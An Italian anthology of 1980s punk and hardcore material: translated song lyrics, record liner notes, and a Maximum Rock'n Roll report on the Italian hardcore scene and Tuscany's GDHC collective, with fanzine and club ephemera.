LA SOLA COSA CHE MINACCIA UNA SOCIETÀ BASATA SULLA DIVISIONE E SULLA CONQUISTA -METTENDO UN SESSO CONTRO L'ALTRO, UNA RAZZA CONTRO L'ALTRA, SUB-CULTURA CONTRO SUB-CULTURA- È L'UNITÀ. SE IL SISTEMA INSISTE SULL'ANTI-INTELLETTUALISMO, ALLORA NOI DOBBIAMO DIVENTARE INTELLETTUALI.

Se sostiene l'isolamento e l'ignoranza di entrambi, allora noi dobbiamo imparare ad avere fiducia. Se preme sull'individualismo noi dobbiamo stare insieme. Se ostenta cieco rispetto per l'autorità, noi dobbiamo dare rispetto solo a chi se lo merita. Se il punk deve essere una minaccia, differente dalla società, allora qualche cosiddetto punk, che va d'accordo con il sessismo, il razzismo, che orgogliosamente mostra ignoranza, che ricorre alla violenza fisica ed è impaurito dalla conoscenza o dall'azione politica, egli non è una minaccia, ma al contrario è molto più vicino ad essere un nemico. Il punk era originariamente una mimica, una satira della natura disturbata della cultura occidentale. Ma essa minaccia di diventare sempre più una ripetizione di quegli stessi valori e in questo modo passa dalla reazione ad una nascosta sudditanza, comunque possa essere ben travestita da moicano, testa rasata, pelle, etc.. Naturalmente, una cultura ribelle d'opposizione non è un movimento politico organizzato con una serie di idee 'accettabili', ma spesso una mistura di valori sotto un'unica bandiera. Sfortunatamente in una società essenzialmente ignorante (illetterata) come la nostra, la musica è uno dei pochi modi con cui sono state seminate nuove idee ed è all'interno di questa sfera che le vere battaglie per la mente sono state combattute. La mentalità reazionaria della cultura dominante troverà una reincarnazione all'interno del punk (vi sono alcune bands che già praticano questa idiozia) o il punk diventerà una vera alternativa?


AD ESSERE IMPORTANTI SONO LE IDEE CHE STANNO NELLA MUSICA E NEI VESTITI, LE FANZINES, NON I VESTITI DI PELLE NERA DELLE BANDS E I CAPELLI CORTI. SE SI ARRIVERÀ A QUEL PUNTO LA BATTAGLIA È PERSA. E NOI AVREMO SOLO UNA ULTERIORE FORMA DI INRATTENIMENTO DI MASSA MASSIMO MEROCK N ROLL DI DIVERSA QUESTO TIPO DI PRINCIPI

(Trad. Giovanna Cantarelli Bettini)

"WILD IN THE STREETS" (DISCO), FAULTY PRODUCTS, 1982, CALIFORNIA, USA

"LAVORO FORZATO"
Di Circle Jerks

In uno stato politico/non viene dato peso/ nessuna considerazione/ il tuo futuro viene messo in gioco.
Buttato fuori di scuola/ per una fabbrica prima che sai leggere/ nel momento in cui il mondo ti verrà ricacciato in gola/ scoprirai che è difficile respirare.
Sul lavoro ti faranno marciare/ malato o sano/ non verrai mai pagato per ciò che vali/ nessuna ricchezza in famiglia.
Presto i tuoi salari compenseranno lo stato/ compenseranno il partito/ poi tu griderai/ dimentica il C.W.P./ raccontaglielo per conto mio,/ per essere libero devo uccidere/ raccontaglielo per conto mio/ per essere libero devo uccidere.
Nessuna religione conforta la tua mente/ il manifesto comunista sarà/ letto ogni volta.
Quando cessano di esistere i prodotti di consumo,/ è allora che sbaglia il blocco orientale.
Raccontaglielo per conto mio,/ per essere libero devo uccidere/ raccontaglielo per conto mio/ devo tirare calci in culo/ per essere libero/ Resisti al loro Comunismo/ Resisti al loro Fascismo/ Resisti al loro Nazismo/ resistigli Ora.
(Trad. Tommaso Tozzi)



- Illustrazione tratta da MAXIMUM ROCK'N ROLL, n. 1, 1982, San Francisco, USA.

VAGUE

20·TELEVISIONARIES·£2.50

"WILD IN THE STREETS" (DISCO), FAULTY PRODUCTS, 1982, CALIFORNIA, USA

"LETTERA MINATORIA"

Di Circle Jerks

Stanco di andare in giro a spadroneggiare/ di andare in giro correndo.
Spazza i tuoi fiori/ vuota il tuo cestino/ tu sei l'unico che fa denaro.
Stanco di essere un'inquadrato/ dalle 9 alle 5/ apri la mia lettera/ tu non sarai vivo.
Qui c'è un presente proprio per te/ quando lo aprirai/ tu sarai spacciato.
Siedi dietro la tua scrivania/ agisci come un re/ trattami come un essere umano.
Dammi i lavori peggiori/ io sto diventando cattivo/
quando tu sarai morto/ io sarò felice.
Qui c'è un presente giusto per te/
quando lo aprirai tu sarai spacciato.
Esplosivo al plastico/ nella tua lettera/
sarai meglio morto e sepolto/
spero che l'edificio crolli/
sulla tua morte.

MUORI!/ MUORI!

(Trad. Tommaso Tozzi)

- Illustrazioni tratte dalla copertina di VAGUE magazine, n. 20, 'Televisionares', 1988, Londra, Inghilterra.

"THE DAY THE COUNTRY DIED" (DISCO), SUBHUMANS, 1982

"CITTÀ DELLA SOVVERSIONE"

Di Dick (Subhumans)

Tutto scorreva tranquillo in città/ e il vento soffiava per strada/ qualcuno gridò "Sovverti!"/ e tutta la gente restò fredda.
Nel frattempo dall'altra parte nella città della sovversione/ qualcuno scrive sul muro/ "Fotti il governo" eroe della pittura spray/ qualcuno vuole abbattere lo stato/ crocifiggere i dogmi religiosi/ le carneficine rituali, nessuno mentiva/ gli standards viventi erano morali che morivano/ uno stato controllava il suicidio di massa.
La razza morente della città della sovversione/ strisciava nell'underground/ la polizia di stato semplicemente li lasciava lì/ chiudeva i buchi e li asfissiava laggiù/ dieci anni dopo loro emergevano/ menti mutate così piene di odio/ cercavano ancora di cambiare il sistema/ questa volta tutto intorno era troppo tardi.
Non era stato lasciato un sistema da cambiare/ la gente occupò tutta la terra/ i sovversivi diventarono politici/ e finalmente ebbero la parte più in alto.
Nel frattempo dall'altra parte nella città della sovversione/ qualcuno scrive sul muro/ "Fotti il governo" eroe della pittura spray/ Ma nella città del sovvertire- / Il suo ruolo sovverte
(Trad. Tommaso Tozzi)





Illustrazione tratta dalla fanzine HARD TIMES, Vol. I, n. 6, Aprile/Maggio, 1985, Maywood, NJ, USA

"INDIPENDENCE" (DISCO), 1982, RISKY RECORDS, SAN FRANCISCO, USA

"EROE DI GUERRA"

Di Toxic Reasons

Non voglio essere un eroe di guerra/ non voglio un film su di me/ non voglio essere un eroe di guerra./ Solo venir via dalla pazzia che io vedo.
Diecimila morti nel fenomeno fenolo/ accade ogni giorno ancora e continua./ Io non voglio venire qui in/ prima linea;/ Non voglio distruggere un'altra razza.
Mi mandavi qua sopra quando ero un ragazzo./ Mi insegnavi a uccidere per il loro governo giocattolo./ Ora i G.I., sono stati tutti ammazzati,/ e il mio migliore amico ha appena perso la sua testa.
(Trad. Tommaso Tozzi)



- Rough Trade Records. Illustrazione tratta da KALX, autunno, 1990, University of California Radio, Berkeley, CA, USA.

"SUONI DAL GHETTO", DI FRANCESCO ADINOLFI, 1989, COSTA & NOLAN, GENOVA, ITALIA

"IL MESSAGGIO"
Di Grandmaster Flash, 1982

Certe volte sembra una giungla e mi fa chiedere/ Cos'è che ancora non mi fa affogare/ Vetri rotti da tutte le parti/ La gente piscia sulle scale perché se ne fotte/ Non riesco a sopportare la puzza, non riesco a sopportare il rumore/ Non ho soldi per andarmene, penso di non avere scelta/ Topi nel salotto pidocchi nel cortile/ Il tossico è nel vicolo con una mazza da baseball/ Ho cercato di scappare ma non sono potuto andare molto lontano/ Perché un uomo con una [...] ha cercato di riprendersi la mia macchina/ Non esagerare perché sono già al limite/ Sto cercando di non perdere la testa/ Certe volte sembra una giungla e mi fa chiedere/ Cos'è che ancora non mi fa affogare/ (...)/ Il fratello sta facendo anche di meglio ha rubato la televisione di mia madre/ Diceva che la guardava troppo, che le faceva male alla salute/ Tutti i miei bambini durante il giorno, all'alba e di notte/ Non possono nemmeno vedere il match di Sugar Ray/ Gli esattori delle tasse, fanno squillare il mio telefono/ E mettono paura a mia moglie quando non sono a casa/ Sono cresciuto fra i debiti, con inflazione a due cifre/ Non posso prendere la metro per andare al lavoro, c'è uno sciopero alla stazione/ (...)/ Mio figlio mi ha detto, papà non voglio andare a scuola/ Perché il maestro è un cretino e mi sa che mi prende in giro/ E tutti i ragazzi si fanno gli spinelli penso che sarebbe più facile/ se mi trovassi un lavoro e imparassi a fare lo spazzino Ballo al ritmo, scivolo sui piedi/ Porto camicia e cravatta e corro con [...]/ Perché è tutta una questione di soldi, non è simpatico manco per il cavolo/ Bisogna avere una macchina in questa terra di latte e miele/ Hanno spinto quella ragazza davanti alla metro/ L'ho portata dal medico così che è pronta per essere ferita di nuovo/ Non posso passare attraverso il parco perché di notte è da matti/ Tengo la mano sulla pistola perché mi hanno costretto a scappare/ Un ragazzino è nato senza sapere chi è/ Cieco nei confronti dell'umanità/ Ti guarda ridendo con il suo dente spezzato/ Perché solo Dio sa cosa ti aspetta/ Vai nel ghetto a vivere come un cittadino di serie B/ I tuoi occhi vedranno un [...]/ I posti dove giochi e dove ti trovi/ Sembrano un grande vicolo grigio/ Ammirerai tutti gli allibratori/ [...] gli spacciatori e i grandi ricchi/ Salta in macchine giganti prendi tutto e subito/ E vuoi crescere per essere come loro/ Contrabbandieri, vandali, ladri, giocatori d'azzardo/ Ladruncoli, spacciatori, mendicanti/ Tu dici, io sono fico, non sono scemo/ Ma poi ti buttano fuori dalla high school/ Adesso non hai un lavoro e [...]/ Te ne vai in giro per la città come il marchettaro carino/ Passi i prossimi due anni con addosso un soprannome criminale/ Vieni usato e abusato e ti sbatti come l'inferno/ Finché un giorno non finisci in una cella senza via d'uscita/ Pretenderai di dire che la tua vita era perduta/ Avevi freddo addosso, penzolavi avanti e indietro/ Ma ora i tuoi occhi cantano la canzone triste triste/ Di come hai vissuto così velocemente e sei morto così giovane/ Non esagerare perché sono già al limite/ Sto cercando di non perdere la testa/ Ah, ah, ah certe volte sembra una giungla e mi fa chiedere/ Cos'è che ancora non mi fa affogare...

MENTAL
ANGUISH
CANCEROUS
GROWTH

"RAT MUSIC FOR RAT PEOPLE" (DISCO), GO! RECORDS, 1982, SAN FRANCISCO, USA

"IL CONTROLLO ATTRAVERSO IL TEMPO E I MODELLI"

Testo introduttivo di Vale pubblicato sulla copertina del disco

Siamo controllati nel tempo dai modelli: ogni buona prigione lo può dimostrare. E ogni buon assassino o poliziotto sa che per fare un colpo con successo, deve prima studiare i modelli delle vittime. Coloro che seguono i modelli possono essere controllati... o terminati.

La musica deve diventare un processo di controllo. Può funzionare per rendere sopportabile lo stancante lavoro di routine (come Muzak), per vendere prodotti (cose o persone). Come uno stato rituale (l'opera) o come una valvola di salvezza per la percentuale nota di ribelli in una data società (punk, rock, reggae). Il funzionamento di questa musica dipende da dei modelli prevedibili che rinforzano il processo di controllo.

Bisogna sfuggire a tutti i modelli. Il modo per uscirne è attraverso l'Immaginazione e i Sogni - farci attenzione per tradurli nelle Azioni. E così come il tempo tende a finire noi vogliamo essere senza tempo: noi desideriamo un'esperienza pura. Vogliamo sentire pulsare il sangue, un'attacco di adrenalina dentro le nostre vene, che corrisponde alle nostre visioni fantastiche di una vera avventura. E da qualche parte, lungo il percorso, noi abbiamo perso il diritto a uno stato di trance senza censori, senza legami -quello stato di trance che serve a distruggere e buttar giù i rigidi modelli del corpo e della mente.

In una società senza simboli significativi, scopi o avventure, bisogna eludere qualsiasi modello. Ciò che ieri era libertà oggi è controllo. Ciò che tu ascolti in questo disco è un tentativo di uscire fuori dal controllo. Queste sono vie di uscita sperimentali, parti della battaglia continua per la libertà psichica in un mondo senza sogni... un mondo il cui tempo e territorio si sta esaurendo velocemente. E' l'ora di andare e stare fuori dal controllo...

(Trad. Tommaso Tozzi)

- Nella pagina precedente:
illustrazione tratta da HARSH REALITY MUSIC CATALOG, 1987-88, Memphis, USA.

- Nella pagina accanto:
Illustrazione tratta da un volantino del locale alternativo DISCIPLINE, realizzato intorno alla metà degli anni ottanta, Firenze, Italia. Negli stessi spazi del Discipline hanno avuto sede diversi locali alternativi fiorentini: Banana Moon, (...), Liquid, e attualmente KGB.

DISCIPLINE

BORGO ALBIZI 9 FIRENZE

VIDEO TAPES

CONCERTI

LIVE PERFORMANCES

GIOVEDI
VENERDI
SABATO
ore 21,30

DOMENICA

"MILLIONS OF DEAD COPS" (DISCO), 1982, RADICAL RECORDS, SAN FRANCISCO, USA

"JOHN WAYNE"
Di M.D.C.

John Wayne era un nazista/ gli piaceva giocare alle SS/ teneva un'immagine di Adolph/ si rimboccava nei suoi vestiti di cowboy/ Sicuramente lui vorrebbe impiccare tua madre/ Sicuramente lui vorrebbe torturare tuo padre/ Sicuramente lui vorrebbe metterti al muro/ Sicuramente lui vorrebbe mettere fine alla tua vita.
Era un Nazista/ ma niente più/ Era un Nazista/ la vita pareggia il conto.
(coro)
John Wayne macellava i nostri fratelli indiani/ bruciava i loro villaggi e rapiva le loro madri/ ora gli ha dato il dominio dall'uomo bianco/ vivere per lui o morire di spada.
(coro)
John Wayne ha ucciso molti indigeni in guerra/ non diamogli altro/ tutti abbiamo ascoltato le sue storie di sangue e di morte/ solo un'ulteriore garanzia per la puttana capitalista.
(coro)
John Wayne indossava un'uniforme dell'esercito/ non ci piacevano i rossi e gli sgobboni che non ubbidivano/ il grande eroe bianco aveva così tanto coraggio/ ha vissuto più a lungo di quanto desiderasse.
(coro)
Nell'ultimo show muore un indiano o un messicano/ la pubblicità del klan legittimizzata/ l'ipocrita codardo non ha mai combattuto una vera battaglia/ quando vedo John mi vergogno di essere bianco/ ti sei confessato di queste cose in un letto di morte cristiano/ se Dio esiste, ora tu stai arrostendo/ bene John, noi non abbiamo rimpianti/ speravamo, come è successo, che tu morissi di una morte lunga e dolorosa.
(Trad. Tommaso Tozzi)

"MAI CONCEDERE LA TUA VITA" (DISCO), WRETCHED, 1983, MILANO, ITALIA

"MAI CONCEDERE LA TUA VITA"
Di Wretched

Qualunque cosa tu faccia, dovunque tu vada, loro sono sempre presenti per ricordarti le loro regole, la loro morale, i loro falsi modelli di vita, menzogne di benessere per andare un giorno a fare parte del loro meccanismo di morte e sfruttamento. Ogni giorno loro ti ricordano che se non ti piegherai la tua vita sarà fatta solo di restrizioni, paura, violenza (ma in ogni caso non lo è già), ti ricordano che devi cambiare, che devi essere come la massa apatica e falsamente perbenista ed educata a cui i sogni e le speranze di uno sfrenato consumismo e falso progresso e i mass media di controllo e disinformazione hanno lavato il cervello. Ti ricordano con le loro imposizioni che tu per loro sei solo una pedina come mille altre, anonima e classificata con numeri, ti ricordano che sarai schiacciato! Questa è vita? Quotidianamente siamo obbligati a scendere a schifosi compromessi per poter vivere, compromessi che nascono dall'esistenza di obblighi brutali che tutti approvano sereni, siamo obbligati a lottare e a soffrire per non essere calpestati, nelle mani di pochi bastardi che hanno potere su di te per la complicità di gente stupida e idiota che nasce vive e muore nella completa ignoranza della propria sorte, che affidano la propria vita a politicanti sporchi e corrotti e che vedono in te una realtà di opposizione alla merda proposta e imposta da chi comanda ma un bastardo, un pazzo che deve essere cacciato e deriso, che non deve avere spazi, che deve essere isolato, umiliato, distrutto! Certo è più facile condannare seguendo la logica comune che cercare di vincere il qualunquismo suicida che fa il gioco del potere e che spinge a dimenticare i veri problemi in nome di un falso quanto ingannevole quieto vivere, che cercare di capire la nostra voglia di vivere e fare quello che vogliamo al di fuori dei soliti schemi predisposti, decidendo noi per noi stessi senza nessuno che stia al di sopra con diritto di vita e di morte su di te, la nostra disperata ricerca di una via d'uscita da un meccanismo in cui non c'è posto per chi non vuole essere relegato a semplice strumento di produzione di ricchezza/sfruttamento. Andare contro la mentalità comune per acquistarsi uno spazio vitale necessario e poter vivere la propria vita vuol dire dar modo a molti, anzi a tutti, di sfogare su di te le proprie frustrazioni, di sfogare su di te la propria incapacità di uscire in una situazione di apatia che li distrugge e che li rende complici inconsapevoli dello stesso potere che li uccide. Ma noi non siamo come tutti, non siamo disposti ad essere un tacito mezzo per soddisfare i loro desideri di pazza conquista e denaro. Non riusciremo mai a permettere che loro facciano tutto a nostra insaputa, che la nostra unica vita sia condizionata da fattori di morte e inganno che noi rifiutiamo, non permetteremo mai che possano usare la nostra vita liberamente e non ce ne frega niente se saremo sempre considerati solo degli illusi, pazzi, bastardi, stupidi, sconvolti senza cervello! Rifiutiamo la loro vita o meglio la loro morte! Rifiutiamo la loro religione che limita e distrugge ogni vero sentimento, aggregazione di bastardi che illudono per sfruttare e che diffondono falsi ideali e valori allo scopo di appiattire ed eliminare ogni forma di dissenso e far dimenticare la realtà di oppressione! Rifiutiamo la scuola come inquadramento mentale e preparazione alla loro schifosissima vita, come strumento di annullamento fino dalla giovinezza di ogni sintomo di ribellione e insofferenza! Rifiutiamo il lavoro come sfruttamento ed inteso come produzione di ricchezza e potere e come attività dove tu, servo e schiavo, devi ubbidire produrre e morire per il benessere e la ricchezza di altri! Rifiutiamo il servizio militare, strumento di diffusione di violenza legalizzata che apre la tua vita ai loro progetti di conquista e considerato come tappa fondamentale per un futuro "vero uomo"! Rifiutiamo lo sfoggio di grandezza e falso perbenismo per acquistare valore nella scala sociale fatta di menzogne e inganno e con la vita impostata solo per cercare l'invidia degli altri e sentirsi così più realizzati ed importanti! Rifiutiamo la famiglia come continuazione della gerarchia e della tradizione precedente e come obbligo e finalità per l'uomo "normale"! Scuola, chiesa, perbenismo, famiglia servizio militare, una grande montagna di merda di cui facciamo volentieri a meno per vivere. Decidiamo noi cosa vogliamo fare, decidiamo noi di cosa abbiamo bisogno per vivere, decidiamo noi per tutto quanto ci riguarda, solo ed esclusivamente noi!

WRETCHED - SEMPRE CONTRO IL POTERE!

"MAXIMUM ROCK'N ROLL", N. 9, 1983, SAN FRANCISCO, USA

"ITALIA"

Di Stefano Bettini

E' molto difficile scrivere un resoconto della scena italiana nel suo insieme, per via delle situazioni differenti delle varie regioni. Così preferirei analizzare le condizioni generali, e quindi essere più specifico per quel che riguarda la mia regione. L'attitudine hardcore sta via via crescendo qui in Italia, ma senza un'efficiente struttura alternativa. E' vero che molti ragazzi sono in contatto l'uno con l'altro; gente che sta pubblicando fanzine, che sta organizzando concerti,etc., ma i loro sforzi non hanno successo per superare le frontiere delle loro regioni. Mi sembra che l'assenza di una fanzine nazionale, o di un'etichetta hardcore più organizzata, sia un grosso problema, e che si sia ancora lontani da una soluzione.

Mesi fa ci fu un tentativo di creare una 'punkzine' nazionale, ma dopo due o tre incontri tra i ragazzi di tutto il paese a Bologna, e un numero della rivista, tutto sembra essere andato a puttana. Almeno penso sia così, poiché, anche in questo caso, l'informazione viaggia ancora troppo lentamente.

'Unità' è una parola molto usata ed abusata tra i punk da queste parti, ma soltanto la parola. In realtà ci sono troppe risse stupide. Possiamo vedere i punx di Bologna contro gli skins di Roma, o i punx anarchici ispirati ai Crass contro gli skins nichilisti, e così via. Credo che l'assenza di posti per fare concerti abbia qualcosa a che fare con la crescente ostilità reciproca. Infatti, con l'eccezione del Virus, una casa occupata dagli squatters a Milano, dove possono suonare i gruppi di tutto il paese, non abbiamo posti dove si può suonare con regolarità. Pertanto gli spettacoli sono rare esibizioni di gruppi locali in posti improvvisati (spesso piazze pubbliche) o grossi incontri a livello nazionale con troppi gruppi e troppa tensione. Non vi è quindi da sorprendersi se ti ritrovi in una rissa.

OSSERVANDO L'HARDCORE ITALIANO, AVRAI LA SENSAZIONE CHE IL SUO CARATTERE PIÙ EVIDENTE E L'ATTITUDINE POLITICA. IN ITALIA, VI È UNA COSCIENZA POLITICA MOLTO RADICATA ALL'INTERNO DEI MOVIMENTI GIOVANILI.

Avete mai sentito parlare del movimento del '77? Esso non fu punk ne' hardcore, ma rivolto al sociale. Allora vi era spesso guerriglia urbana nelle strade... il mito della guerra armata contro lo stato e della pistola P38. In seguito, molte persone furono deluse dalla sconfitta del movimento, e entrarono a far parte di gruppi armati. Ma essi furono delusi nuovamente, e alcuni

Illustrazione tratta dalla fanzine LEADING EDGE, n. 4, 1984, San Diego, California, USA

ITALIAN H.C.

ITALIA! THE SCENE, MUSIC, BANDS, ZINES, AND PUNKS! WE AT THE LEADING EDGE HAVE BEEN LUCKY ENOUGH TO MEET, IN PERSON, ALOT OF ITALIAN PUNKS... RAW POWER, T.V.O.R GUYS CHEETAH CROME, CRASH BOX ETC.. THESE GUYS AND THIER ATTITUDES REFLECT A VIBRANT, ALIVE SCENE. THESE PAGES, WE HOPE, WILL DO JUSTICE TO THAT SCENE WHICH WE HOLD SO MUCH RESPECT FOR...

altri si dedicarono a sperimentare i nuovi mezzi di espressione. Questo spiega perché il punk nel '77 in Italia fu d'importanza marginale, e di solito solo moda.

LA VERA BASE PER L'HARDCORE ODIERNO STAVA NELLA INVETERATA COSCIENZA POLITICA, E MOLTO VICINA AL VECCHIO MOVIMENTO POLITICO, COSÌ COME ERA CARATTERIZZATA DAL MOVIMENTO DEGLI OCCUPANTI (SPECIALMENTE A BOLOGNA, MILANO E TORINO) E DALLE SUE ATTITUDINI ANTI-STATO, ANTI-REPRESSIONE, ANTI-POLIZIA.

Questo è ad ogni modo il mio punto di vista particolare, e molti punk non trovano alcun collegamento con il movimento politico del '77. Oggi ci sono nuovi ideali, e le circostanze sono cambiate, ma io sto semplicemente sostenendo che queste sono, insieme alla musica punk, le nostre radici.

Ma adesso passiamo alla musica. Posso distinguere schematicamente tre categorie differenti:

1) Gruppi anarco-pacifisti. Influenzati dai Crass, essi cantano soltanto in italiano, dando molta importanza ai testi e al messaggio politico. I RAF PUNK di Bologna, gli EU'S ARSE di Udine, gli IMPACT di Ferrara, e i gruppi torinesi come i SOTTOCULTURA e KOLLETTIVO ne sono esempi. Quest'ultimi gruppi sono influenzati anche dall'hardcore americano.

2) Gruppi Skin-Oi. Attitudini nichiliste. Esempi sono i NABAT e i RIP-OFF di Bologna, i ROUGH di Torino, i DIOXINA di Rimini.

3) Altri gruppi. Includo tra questi gruppi diversi, come quello di cui io faccio parte, I REFUSE IT!, come il CHELSEA HOTEL di Piacenza (con una chitarra grezza e metallica, come i SOCIAL DISTORTION) o gruppi influenzati dal reggae come i TIRATURA LIMITATA di Milano.

I miei favoriti sono i CHEETAH CHROME, e i FALLOUT di La Spezia, i RAW POWER di Reggio Emilia, i P.S.A. di Sassari e (perché no) gli I REFUSE IT!. Altri due ottimi gruppi si sono sciolti: 5° BRACCIO di Torino che facevano testi fortemente politicizzati, e gli INDIGESTI di Vercelli.

(*)

Ok, adesso continuiamo con la mia scena: il Granducato Hardcore— GDHC. La cooperazione tra i punks e i gruppi di Firenze, Pisa, Livorno, quindi dell'area Toscana è chiamata GDHC, in memoria del Rinascimento Fiorentino. Noi ci occupiamo di organizzare concerti, di pubblicare cassette e fanzine autoprodotte. E' uscita una fanzine chiamata Brainsout (*) che contiene informazioni sugli SS DECONTROL e altri gruppi statunitensi. Anche una fanzine che è pubblicata dal mio gruppo sarà presto pronta. E' chiamata NUOVE DAL FRONTE e ne manderò una copia a tutte le persone che ci hanno aiutati appena avremo abbastanza soldi da poter farla

Pagina realizzata da AMEN. Illustrazione tratta da LA LEGA DEI FURIOSI, n. 1, 1990, Nautilus, Torino, Italia

AMEN
THX 1138

La nostra è un'Associazione che opera nel settore delle Autoproduzioni sin dal 1983, con una propria fanzine:

AMEN

A partire dal 1986 abbiamo sviluppato un progetto multimediale che tratta temi sociali, letterali, artistici, musicali e culturali.

Abbiamo prodotto dischi, video, libri, riviste, fanzine, magliette, organizzato mostre, performance, concerti ed ... altro.

E' nostra intenzione realizzare prodotti che vadano oltre la semplice collezione e la creazione artistica/musicale fine a se stessa.

THX 1138 AMEN prod. non assume i connotati dell'etichetta "indipendente" e non opera con interessi economici e commerciali.

E' nostra intenzione produrre lavori che abbiano peso sia come trasgressione sociale e morale che come crescita personale, artistica e culturale. E' anche per questo, ad esempio, che continuiamo a credere sia importante tenere i prezzi imposti e bassi.

uscire. Stiamo anche cercando materiale per i prossimi numeri, così se vi va di inviarci i resoconti della vostra scena, fotografie, cassette, o qualsiasi altra cosa, per favore fatelo. La fanzine costerà un dollaro per 42 pagine, e il mio indirizzo comparirà alla fine di questo articolo.

Gruppi locali:

Gli I REFUSE IT! formati a Firenze nell'81 come un gruppo di tre elementi, con due ulteriori aggiunte da allora. Insieme abbiamo un LP su cassetta 'Permanent Scare', che sarà presto disponibile negli Stati Uniti attraverso la Affirmation Records. Non voglio esprimermi per quel che riguarda la musica— questo è compito vostro.

I CHEETAH CHROME MOTHERFUCKERS (che non hanno niente a che fare con il tipo dei DEAD BOYS) sono quattro tipi di Pisa, e sono uno dei migliori gruppi hardcore italiani. Sono selvaggi, veloci, e forti, e i loro concerti sono potenti. E' disponibile un loro 7" EP. L'anno scorso uno dei loro concerti fu interrotto dalla polizia a colpi di arma da fuoco. Syd il cantante fu arrestato insieme ad altra gente. Questa è l'Italia!

I PUTRID FEVER (precedentemente ANTI di Firenze) è un gruppo di tre elementi. Assomigliano molto come suono ad alcuni gruppi della California del Sud. Non sono molto inventivi, ma del tutto onesti in quello che fanno. E' disponibile una loro cassetta per tre dollari presso di me.

STAZIONE SUICIDA è un gruppo di quattro elementi; essi sono qualche volta forti, ma qualche volta noiosi e hanno disponibile una cassetta presso Schiavo Roberto così come è recensito in Maximum Rock'n Roll #7.

